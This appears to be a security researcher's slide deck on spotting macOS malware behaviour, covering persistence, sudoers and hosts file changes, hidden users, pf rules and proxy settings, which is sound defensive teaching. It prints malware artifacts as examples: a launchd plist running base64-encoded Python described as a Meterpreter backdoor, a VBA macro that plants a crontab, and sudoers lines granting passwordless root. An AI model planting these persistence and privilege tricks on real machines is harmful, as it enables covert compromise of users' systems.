

Malware behavior on macOS

\$ whoami

Thomas Reed

@thomasareed

treed@malwarebytes.com



Legitimate app ~~Malware~~ behaviors

- Persistence
- System configuration changes
- Hidden processes
- Network communication
- etc...

So what's the difference?

- Malware uses these things in different ways
- Identification of suspicious behavior is the key!
- So, what's suspicious?

Persistence

Launchd plists containing Python code


- Example: BadWord
- Discovered by John Lambert
- Sandbox escape stolen from Adam Chester
- Encoded script = Meterpreter backdoor

```
com.xpnsec.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.xpnsec.escape</string>
    <key>ProgramArguments</key>
    <array>
      <string>python</string>
      <string>-c</string>
      <string>import
sys,base64,warnings;warnings.filterwarnings('ignore');
exec(base64.b64decode('aW1wb...XQpKQ=='));</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

Persistence

Launchd plists pretending to be Apple's

- Examples: EvilEgg, DarthMiner, LamePyre
- Legit com.apple plists (outside /System/):
 - com.apple.aelwriter.plist
 - com.apple.installer.
cleanupinstaller.plist
 - com.apple.installer.
osmessagetracing.plist



Persistence

cron tasks

- Examples: VSearch, VBA macro malware
- Only really old legit software still uses cron
- *Any* cron usage these days is suspicious!


```
victim$ sudo crontab -l  
50 * * * * /Library/  
stateliness.hu/stateliness.hu cr
```

```
Call MacScript("do shell script  
""echo '*/* 1 * * * * bash \""" &  
POSIXPath & OUTPUTFILE & \\""" >  
"" & POSIXPath & "crontab";  
crontab "" & POSIXPath &  
"crontab"; rm -fP "" & POSIXPath  
& "crontab\"""")
```

System configuration


Sudoers file changes

- Example: Dok, Proton
- Allowing sudo without a password
- Enabling single sudo timestamp across all sessions



```
sudoers

## Read drop-in files from /private/
etc/sudoers.d
## (the '#' here does not indicate a
comment)
#include_dir /private/etc/sudoers.d
test ALL=(ALL) NOPASSWD: ALL
```




```
sudoers

## Read drop-in files from /private/
etc/sudoers.d
## (the '#' here does not indicate a
comment)
#include_dir /private/etc/sudoers.d
Defaults !tty_tickets
```


System configuration

Hosts file changes

- Example: Dok, piracy hacks
- Blocking Apple servers
- Blocking VirusTotal
- Blocking licensing servers (typically Adobe)


A screenshot of a macOS window titled 'hosts' showing the contents of the /etc/hosts file. The window has a standard macOS title bar with red, yellow, and green buttons. The text inside the window is as follows:

```
//hosts
127.0.0.1 localhost
255.255.255.255 broadcasthost
::1 localhost
127.0.0.1 metrics.apple.com
127.0.0.1 ocspl.apple.com
127.0.0.1 su.itunes.apple.com
127.0.0.1 ax.su.itunes.apple.com
127.0.0.1 swscan.apple.com
127.0.0.1 swcdn.apple.com
127.0.0.1 swdist.apple.com
127.0.0.1 a1.phobos.apple.com
127.0.0.1 a101.phobos.apple.com
127.0.0.1 a102.phobos.apple.com
127.0.0.1 a103.phobos.apple.com
127.0.0.1 a104.phobos.apple.com
127.0.0.1 a105.phobos.apple.com
127.0.0.1 a11.phobos.apple.com
127.0.0.1 a12.phobos.apple.com
127.0.0.1 a13.phobos.apple.com
127.0.0.1 a14.phobos.apple.com
127.0.0.1 a15.phobos.apple.com
127.0.0.1 access.apple.com
127.0.0.1 advertising.apple.com
127.0.0.1 albert.apple.com
127.0.0.1 ali.apple.com
127.0.0.1 ams.apple.com
127.0.0.1 apple.apple.com
```

System configuration

Hidden users

- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads

A terminal window titled "etc - bash - 83x9" showing a command and its output. The command is "dscl . -list /Users UniqueID | grep 401". The output lists two users: "dynast" and "painstaking", both with UniqueID 401. The terminal prompt is "tests-MacBook-Pro:etc test\$".

```
tests-MacBook-Pro:etc test$ dscl . -list /Users UniqueID | grep 401
dynast                401
painstaking           401
tests-MacBook-Pro:etc test$
```

System configuration

pf rules

- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads

```
etc — bash — 83x9
tests-MacBook-Pro:etc test$ sudo pfctl -s rules
No ALTQ support in kernel
ALTQ related functions disabled
pass out on en0 route-to lo0 inet proto tcp from 10.211.55.7 to any port = 80 flags
  S/SA keep state
pass out proto tcp all user = 401 flags S/SA keep state
tests-MacBook-Pro:etc test$
```

System configuration

Proxy settings

- Example: Dok
- Intercepting network traffic

